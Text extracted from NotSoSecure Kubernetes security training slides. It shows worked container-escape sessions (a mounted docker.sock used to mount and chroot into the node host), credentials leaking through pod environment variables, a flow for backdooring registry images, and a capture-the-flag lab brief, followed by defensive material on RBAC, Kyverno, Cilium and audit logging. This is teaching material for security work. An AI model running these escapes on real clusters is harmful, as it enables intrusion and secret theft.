root         1   0.1  0.4 160040   9364 ?        Ss   01:01   0:03 /sbin/init
root         2   0.0  0.0      0      0 ?        S    01:01   0:00 [kthreadd]
root         4   0.0  0.0      0      0 ?        I<   01:01   0:00 [kworker/0:0H]
root         6   0.0  0.0      0      0 ?        I<   01:01   0:00 [mm_percpu_wq]
```

PIDs accessible to the container

List of capabilities supported by this container

Container running with cap_sys_admin capability

Commands to escape container restrictions

Command executed on the container...

Output of the command executed on the container host

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Attacking Internal Infrastructure: Network

- Internal network scanning
- Ports exposed on Pod Network
- Ports exposed on Service Network



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Internal Network



- Network level attacks sometimes require specialized tooling
- If you are in a position to download images and spin up containers
 - Offensive toolkits like Kali Linux have docker images
 - <https://hub.docker.com/r/madhuakula/hacker-container>
- If you can only download and execute binaries
 - Leverage statically linked binaries
 - Independent of the target system shared libraries versions being installed
 - Anything written in Go, or specially linked binaries
 - <https://github.com/andrew-d/static-binaries>

Docker in Docker aka docker.sock mounted in a Pod



```
vagrant@kubemaster:~$ kubectl exec -it dind-no-privs -- bash
bash-4.4$ id
uid=1000 gid=999(ping) groups=1000
bash-4.4$ capsh --print
Current: =
Bounding set =
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=1000(???)
gid=999(ping)
groups=1000(???)
bash-4.4$ ls -ln /var/run/docker.sock
srw-rw---- 1 0 999 0 Jun 15 01:01 /var/run/docker.sock
bash-4.4$ docker ps --format '{{.Names}}'
k8s_dind_dind-no-privs_default_030d1d14-57bb-4d38-b6c0-4287c551b6d7_0
k8s_POD_dind-no-privs_default_030d1d14-57bb-4d38-b6c0-4287c551b6d7_0
k8s_calico-typha-calico-typha-8cb577c4d-slnb2_calico-system_6e016651-1ed8-4658-8969-71aeb4f1779b_0
k8s_POD_calico-typha-8cb577c4d-slnb2_calico-system_6e016651-1ed8-4658-8969-71aeb4f1779b_0
k8s_speaker_speaker-pxlmm_metalb-system_643f4816-b004-40d3-8f6d-36e63a13be84_0
k8s_calico-node-calico-node-dn4hh_calico-system_367f91c4-74ae-4e7b-9d5d-36bef1a3a4db_0
k8s_POD_speaker-pxlmm_metalb-system_643f4816-b004-40d3-8f6d-36e63a13be84_0
k8s_kube-proxy_kube-proxy-rbtkn_kube-system_0f8ea5cd-1993-49f0-8b34-ca2c4af666c0_0
k8s_POD_kube-proxy-rbtkn_kube-system_0f8ea5cd-1993-49f0-8b34-ca2c4af666c0_0
k8s_POD_calico-node-dn4hh_calico-system_367f91c4-74ae-4e7b-9d5d-36bef1a3a4db_0
bash-4.4$ docker run -v /:/host/ -it ubuntu bash
root@136f85996f2f:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.4  0.1  4112  3508 pts/0    Ss   14:42   0:00 bash
root         8  0.0  0.1  5900  3020 pts/0    R+   14:42   0:00 ps aux
root@136f85996f2f:/# ls /host
bin  dev  home  initrd.img.old  lib64      media  opt  root  sbin  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib          lost+found  mnt    proc  run  snap  sys  usr  var      vmlinuz.old
root@136f85996f2f:/# chroot /host/ bash
root@136f85996f2f:/# ps aux | more
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 160040  9364 ?        Ss   07:36   0:09 /sbin/init
root         2  0.0  0.0      0     0 ?        S    07:36   0:00 [kthreadd]
root         4  0.0  0.0      0     0 ?        I<   07:36   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        I<   07:36   0:00 [mm_percpu_wq]
root         7  0.0  0.0      0     0 ?        S    07:36   0:05 [ksoftirqd/0]
root         8  0.0  0.0      0     0 ?        I    07:36   0:07 [rcu_sched]
root         9  0.0  0.0      0     0 ?        I    07:36   0:00 [rcu_bh]
```

Container running with limited user

Container running with limited linux capabilities

docker.sock mounted in container

Containers running on the cluster node

Node host's filesystem mounted in the new container

PIDs accessible to new container

Using chroot to change container filesystem to node host's filesystem

PIDs of node host are now accessible from the container

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Attacking Internal Infrastructure: Data

- Configs
- Secrets
- Volumes
- Environment Variables
- Vulnerable version of Kubernetes components



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Network



```
vagrant@kubemaster:~$ kubectl run --image nginx -it attacker-pod sh
If you don't see a command prompt, try pressing enter.
```

```
# env
KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.96.0.1:443
HOSTNAME=attacker-pod
HOME=/root
NGINX_SERVICE_PORT_80_TCP=tcp://10.98.86.133:80
PKG_RELEASE=1~buster
TERM=xterm
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
NGINX_VERSION=1.21.0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_SERVICE_SERVICE_HOST=10.98.86.133
KUBERNETES_PORT_443_TCP_PORT=443
NJS_VERSION=0.5.3
KUBERNETES_PORT_443_TCP_PROTO=tcp
NGINX_SERVICE_PORT=tcp://10.98.86.133:80
NGINX_SERVICE_SERVICE_PORT=80
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_SERVICE_HOST=10.96.0.1
PWD=/
NGINX_SERVICE_PORT_80_TCP_ADDR=10.98.86.133
NGINX_SERVICE_PORT_80_TCP_PORT=80
NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
# curl 10.98.86.133:80 -I
HTTP/1.1 200 OK
Server: nginx/1.21.0
Date: Tue, 15 Jun 2021 20:54:46 GMT
Content-Type: text/html
Content-Length: 612
Last-Modified: Tue, 25 May 2021 12:28:56 GMT
Connection: keep-alive
ETag: "60aced88-264"
Accept-Ranges: bytes
```

environment variables
disclose the services
running in the same
namespace

Using curl to validate
the service

Sensitive data exposure



```
vagrant@kubemaster:~$ kubectl exec -it pod-with-cred -- bash
root@pod-with-cred:/# env
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=pod-with-cred
PWD=/
PKG_RELEASE=1~buster
HOME=/root
USERNAME=Secret-in-pod
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
PASSWORD=SuperSecretPassword
NJS_VERSION=0.5.3
TERM=xterm
SHLVL=1
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.21.0
_=/usr/bin/env
```

Command to list environment variables

Credentials exposed in environment variables

Taking it to the cloud

- Extra attack surface - attacks explored on day 1 and 2
 - Exposed Metadata APIs
 - Service Account with elevated IAM privileges
 - Access to other cloud services
 - EC2 instances
 - Secretes Manger
 - Storage
 - Container registry attacks



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Container Registries

- Compromised account with container registry access
- Read-only access can result in data theft scenarios
- Docker images are sources of valuable information
 - Secrets
 - Tokens
 - Passwords
 - Source code



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Container Registry

Write access to container registry is very dangerous

Attack Flow

- Obtain a token with write access to the container registry
- Pull a Docker image from registry
- Plant a backdoor in the Docker image
- Upload the image back to container registry
- Wait for your “new version” of the image to be deployed





Exercise

Attacking Kubernetes (double lab!)

Time to compromise a cluster!

All delegates will get unique URL of a vulnerable web application. Your task will be to:

- Gain access to sensitive environment variables
- Elevate your privileges
- Retrieve `flag.txt` from the “supersecretpod” Pod
 - target container: “secretcontainer”
- Beyond the node: steal “supersecrettoken” secret from etcd

Further Reading

- Attacking a Docker Registry

<https://www.otsosecure.com/anatomy-of-a-hack-docker-registry/>

- Attack Matrix for Kubernetes by Microsoft

<https://www.microsoft.com/security/blog/2020/04/02/attack-matrix-kubernetes/>

- Backdooring Docker images

<https://github.com/cr0hn/dockerscan>

- Attacking Azure Container Registry via Exposed Credentials

<https://www.netspi.com/blog/technical/cloud-penetration-testing/attacking-acrs-with-compromised-credentials/>



Vulnerable Kubernetes Environments

- <https://www.bustakube.com/>
- https://github.com/raesene/kube_security_lab
- <https://github.com/ksoclabs/kube-goat>
- <https://github.com/madhuakula/kubernetes-goat>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Kubernetes Defence



NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>

Agenda

- Authentication and Authorization
- Pod Security
- Network Separation and Hardening
- Monitoring



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Authentication (AuthN)



- Kubernetes supports multiple modes of Authentication
 - Client x.509 certificates, bearer tokens, authentication plugins, etc
- Service Account tokens are managed by Kubernetes automatically
 - Authenticated using the ServiceAccount Admission Controller
- Access to these service account tokens should be restricted
 - RBAC model to the rescue

Authorization (AuthZ) Using RBAC

- RBAC access control method is designed to grant permission to individuals as per their role in the organization
- RBAC enabled by default in Kubernetes versions 1.6+ (2017)
- Principle of least privilege should be followed while assigning privileges to users, groups and Service Accounts
- Configured using `--authorization-mode` flag when starting the API server
 - Ensure the configuration includes RBAC
 - Ensure it does NOT include 'AlwaysAllow'
 - This would disable all authorization in the cluster




NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

RBAC in K8s



<https://dev.to/alcide/kubernetes-rbac-moving-from-it-s-complicated-to-in-a-relationship-1bbm>

<https://t.me/learningnets>

Roles and ClusterRoles



- Subjects of an RBAC policy include "normal" users, groups and Service Account tokens
- Roles and ClusterRoles are simple lists of privileges
 - Role is defined against a **single** namespace
 - ClusterRole is defined cluster-wide

apiVersion: rbac.authorization.k8s.io/v1

kind: **Role**

metadata:

namespace: default

name: pod-reader

rules:

- apiGroups: [""]

resources: ["pods"]

verbs: ["get", "watch", "list"]

apiVersion: rbac.authorization.k8s.io/v1

kind: **ClusterRole**

metadata:

name: secret-reader

rules:

- apiGroups: [""]

resources: ["secrets"]

verbs: ["get", "watch", "list"]

(Cluster)RoleBindings

- RoleBindings are used to grant a user with permissions defined by a Role (or a ClusterRole) **restricted to a particular namespace**
- ClusterRoleBindings do the same but cluster-wide

apiVersion: rbac.authorization.k8s.io/v1

kind: **RoleBinding**

metadata:

name: read-secrets

namespace: development

subjects:

- kind: **User**

name: dave # Name is case sensitive

apiGroup: rbac.authorization.k8s.io

roleRef:

kind: **ClusterRole**

name: secret-reader

apiGroup: rbac.authorization.k8s.io

<https://t.me/learningnets>

apiVersion: rbac.authorization.k8s.io/v1

kind: **ClusterRoleBinding**

metadata:

name: read-secrets-global

subjects:

- kind: **Group**

name: manager # Name is case sensitive

apiGroup: rbac.authorization.k8s.io

roleRef:

kind: **ClusterRole**

name: secret-reader

apiGroup: rbac.authorization.k8s.io



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Authn and Authz Misconfigurations



- Kubelet anonymous authentication allowed
- API server authorization mode set to AlwaysAllow
 - API server might allow for anonymous authentication
 - This is by design and OK as long as RBAC is enforced and AlwaysAllow authz mode is disabled
- Overprivileged Service Account tokens
- Unrestricted access to service account tokens inside a pod
 - By default, Pods are provisioned with a SA token mount
 - Up to you to decide whether your Pod really needs to talk to the API server

Security Context

- Defines runtime privileges and restrictions of a Pod or a container within
- Some of the most common settings are
 - Running container with a **non-root user**
 - Restricting privilege escalation inside a container
 - Enforcing read-only container filesystem
 - Granting Linux capabilities to containers in Pods

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 1000
    runAsGroup: 3000
    fsGroup: 2000
    readOnlyRootFilesystem: true
    allowPrivilegeEscalation: false
  containers:
  - name: sec-ctx
    image: busybox
```

<https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.23/#securitycontext-v1-core>
<https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>

<https://t.me/learningnets>



NotSoSecure part of




© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Pod Security Standards



- Pod Security Standards are three sets of policies which cover all the security aspects of pods
 - **Privileged:** When no restrictions are applied on pods in the cluster
 - **Baseline:** Minimum restrictions are applied on pods to prevent against known privilege escalation techniques
 - **Restricted:** All the hardening best practices are applied on pods which may lead to compatibility issues
- Admission Controllers could be used to enforce Pod Security Standards in the Kubernetes Cluster

Admission Controllers



Admission Controllers



- Admission Controllers intercept requests sent to the API server
 - After passing authentication and authorization but before being processed
- Admission controllers consist of two components
 - **Mutating** AdmissionWebhook can modify an object in the requests they admit
 - **Validating** AdmissionWebhook only validates the requests they admit
- Admission controllers do not restrict read objects
- Admission controllers work in two phases first requests are mutated and then the request is validated
- A request is rejected immediately if any validating controller denies it

Kyverno

- Kyverno is Kubernetes-native policy engine
- Uses webhooks to impose policies on requests being processed by the Kubernetes cluster
- Policies are written in YAML just like native Kubernetes resources
- No coding background is required to write custom policies
- Supports both mutating and validating controllers

<https://github.com/kyverno/kyverno>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

How Kyverno works

- Provides prebuilt templates to implement Pod Security Standards in Kubernetes clusters
<https://github.com/kyverno/kyverno/tree/main/charts/kyverno-policies>
- Policies can be implemented in two modes
 - **Audit** mode tracks policy violations but do not restrict resource creation
 - **Enforce** mode restricts creation of resources that violate implemented policy
- Kyverno only provides Policy Reports of policy violations in Audit mode
- Mutating webhooks can be used to implement default pod security constraints on all the pods created in the Kubernetes cluster



Kyverno validating policy

Scenario: Ensure hostPaths are not used by any new Pods

- Validating policy can be used to check for hostPath being defined in all new Pod definition before it gets processed and deployed
- This policy should be implemented in **enforce** mode

```
spec:
  validationFailureAction: enforce
  background: true
  rules:
    - name: host-path
      match:
        any:
          - resources:
              kinds:
                - Pod
            validate:
              message: >-
                hostPath volumes are forbidden. The
                spec.volumes[*].hostPath field must not be used
              pattern:
                spec:
                  =(volumes):
                    - X(hostPath): "null"
```



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Scenario: Provide a default security context for all new Pods

- This security context ensures that a pod runs as non-root user with id 1000
- Every request to create a Pod in the cluster will be mutated and this security context will be added before it is executed if security context is not predefined in the resource request.
- Pods that already define a security context will be unaffected

```
spec:
  rules:
  - name: add-default-securitycontext
    match:
      resources:
        kinds:
        - Pod
    mutate:
      patchStrategicMerge:
        spec:
          securityContext:
            +(runAsNonRoot): true
            +(runAsUser): 1000
            +(runAsGroup): 3000
            +(fsGroup): 2000
```



Exercise

K8s Defence 1: Kyverno

Run a local Kubernetes cluster with Kyverno, policy-reporter and kube-prometheus

- Use Kyverno to enforce a validating policy for Pods
- Use Kyverno Policy Reporter to send policy violation reports to Prometheus
- Use Grafana to visualise policy violation reports

<https://github.com/kyverno/kyverno>

<https://github.com/kyverno/policy-reporter>

<https://github.com/prometheus-operator/kube-prometheus>

Alternative Admission Controllers



- OPA Gatekeeper
 - Uses webhooks to impose policies in the Kubernetes cluster
 - Capable of creating complex policies
 - knowledge of 'rego' is mandatory to write policies.
- Kubewarden
 - Uses webhooks to impose policies in the Kubernetes cluster
 - Policy can be written in any language
 - Policy code is compiled to web assembly allowing platform independence

Kubernetes namespaces - best practices



- Segregate workloads in separate namespaces
- Use namespace labels to more easily implement authorization rules
 - via network policies and RBAC
- User pods should not be placed in kube-system and kube-public namespaces
- Network policies should be used to restrict communication between pods and services in different namespaces

Kubernetes Network Policies Best Practices



- Use a CNI that supports network policies like Cilium or Calico
- Network policies leverage selectors to pick pods covered by a policy
- Default policy to deny all ingress and egress traffic should be deployed
 - Add additional policies to relax these restrictions
- Isolated pods should deny all traffic except from kube-system namespace

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Hardening control plane network access



- Enforce TLS for communication between K8s components
 - And between your own pods too (defence in depth)
- Restrict access to the control plane from pods where not required
 - ETCd only needs to talk to the API server, nothing else
 - Not all pods need to be able to talk to the API server
 - But don't go too far, pods in the kube-system namespace need to communicate with worker nodes and other control plane components
- Default worker node Kubelet service port should be protected via firewall

Other Kubernetes hardening best practices

- Use ResourcesQuota and LimitRange policies to restrict resource usage within namespaces and nodes
 - LimitRange Policies restricts resource usage of pods in particular namespace
 - ResourceQuota Policies sets limits on resource utilization by the namespaces in the cluster
- Access and modification of Kubeconfig files in control plane should be restricted
- RBAC is a great way to follow the “least privilege” principle
 - e.g. Review who *really* needs access to Kubernetes secrets
- Restrict cloud metadata access from pods inside the cluster



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

eBPF

- The extended Berkeley Packet Filter (eBPF) is an in-kernel virtual machine that allows code execution in the kernel space
- eBPF enhances networking for containerized environments by:
 - Having read and write access to packet data and metadata
 - Being able to look up existing sockets and routes
 - Managing socket options
 - **Redirecting packets**



https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/assembly_understanding-the-ebpf-features-in-rhel_configuring-and-managing-networking

<https://t.me/learningnets>



Container Network Interface (CNI)



- CNI is a set of specifications and libraries
- To ease network interface configuration within containers
- Provides network resource management for containers
 - e.g. setting up network interfaces
- Popular projects implementing CNI include:
 - Cilium
 - Calico
 - Weave

Cilium for Network Security

- Cilium is an eBPF-based CNI that provides network traffic flow monitoring capabilities along with support to implement network policies
- Hubble CLI and GUI provides interfaces to monitor network traffic flow in the Kubernetes cluster
- Cilium supports network policies at multiple network layer like network, transport and application
- Cilium network policies can be created using online policy editor

<https://editor.cilium.io/>



Modes of Cilium Network Policy



- Cilium network policies can be implemented in following modes
 - In default mode endpoints start without any restrictions but once the network policy is applied endpoints enter a whitelist mode ensuring all traffic is explicitly allowed
 - Always mode ensures that policy enforcement is enabled on all endpoints even if no network policies are applied
 - Never mode allows all traffic from all endpoints without any restrictions even if network policies are applied

Basic Rules of Cilium Network Policy

- Network policies are based on whitelist model
- Each rule in network policy allows network traffic if it matches the rule
- If two rules one with broader set of traffic exists, then traffic matching broader rule will be allowed
- If 2 rules intersect with each other then the traffic matching union of both the rules will be allowed
- If network traffic does not match any rule, it will be evaluated by the mode with which cilium was started
- A rules can contain ingress, egress or both the sections
- If ingress and egress section is omitted from the rule then it will have no effect



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Contents of Cilium Network Policy



- Cilium network policy consist of following 5 main components
 - endpointSelector selects endpoints on which policy rules are applied
 - Ingress matches network traffic which flows towards the endpoints
 - Egress matches network traffic which leaves the endpoints
 - Labels are used to identify the rules
 - Description are not interpreted by Cilium and used to describe intent and scope of the policy

Layer 3 Cilium Network Policy



- All pods with label 'role: frontend' can access pods with label 'role: backend' in the same namespace
 - In this policy traffic is blocked at network layer itself. Hence, packet drops could be observed in Hubble GUI
- ```
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
metadata:
 name: "l3-rule"
spec:
 endpointSelector:
 matchLabels:
 role: backend
 ingress:
 - fromEndpoints:
 - matchLabels:
 role: frontend
```



# Layer 7 Cilium Network Policy

- HTTP GET requests are only allowed on URL '/public' hosted on pods with label 'app: service' from pods with label 'app: prod' within the same namespace
- Traffic from other namespaces will not be allowed even if matchlabels condition is satisfied
- For layer 7 rules packet drop does not occur but rejected request could be observed in Hubble CLI

```
apiVersion: "cilium.io/v2"
kind: CiliumNetworkPolicy
metadata:
 name: "rule1"
spec:
 description: "Allow HTTP GET /public from env=prod to app=service"
 endpointSelector:
 matchLabels:
 app: service
 ingress:
 - fromEndpoints:
 - matchLabels:
 env: prod
 toPorts:
 - ports:
 - port: "80"
 protocol: TCP
 rules:
 http:
 - method: "GET"
 path: "/public"
```



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved



## Exercise

# K8s Defence 2: Cilium

---

Run a local Kubernetes cluster with Cilium CNI along with Hubble plugin enabled

- Observe the traffic flow in the cluster with Hubble CLI and GUI
- Apply Layer 3 and layer 7 policies in the Kubernetes cluster to manage traffic in the cluster

# Kubernetes Logging and Monitoring

---

- Monitor malicious activities in Kubernetes cluster
- Enable logging of host, application and cloud (if applicable) level resources in the cluster
- Enable logging for disabled anonymous accounts
- Enable monitoring, alerting and scanning in the cluster
- Enable external logging for protecting logs from being deleted by a malicious actor
- Enable encryption in transit of logs via TLS 1.2/1.3 protocol



# Kubernetes Native Audit Policy

---



- Audit policy defines rules about what events should be recorded
- Predefined Audit levels are:
  - None - don't log events that match this rule.
  - Metadata - log request metadata (requesting user, timestamp, resource, verb, etc.) but not request or response body.
  - Request - log event metadata and request body but not response body.  
This does not apply for non-resource requests.
  - RequestResponse - log event metadata, request and response bodies.  
This does not apply for non-resource requests.

# Monitoring Kube-apiserver



- Audit policy for recording requests and responses from the APIServer  

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
- level: RequestResponse
```
- Configuring the audit-policy to Monitor Kube-APIserver  

```
--audit-policy-file=/etc/kubernetes/policy/audit-policy.yaml
--audit-log-path=/var/log/audit.log
--audit-log-maxage=1825
```
- Mount host path in the kube-apiserver to store logs  

```
volumeMounts:
- mountPath: /var/log/kubernetes
 name: audit-logs
- mountPath: /etc/kubernetes/policies
 name: audit-policies
 readOnly: true
volumes:
- hostPath:
 path: /var/log/kubernetes
 type: DirectoryOrCreate
 name: audit-logs
- hostPath:
 path: /etc/kubernetes/policies
 type: DirectoryOrCreate
 name: audit-policies
```

# Monitoring Pods Kubernetes Cluster

---



- Logs from Kubernetes pods can be accessed using command mentioned below

```
kubectl logs [-f] [-p] POD [-c CONTAINER]
```

- To stream logs -f flag is used
- Logs of previous instance of a container can be retrieved using -p flag
- In a multi-container pod use -c flag to monitor specific container

# Falco

---



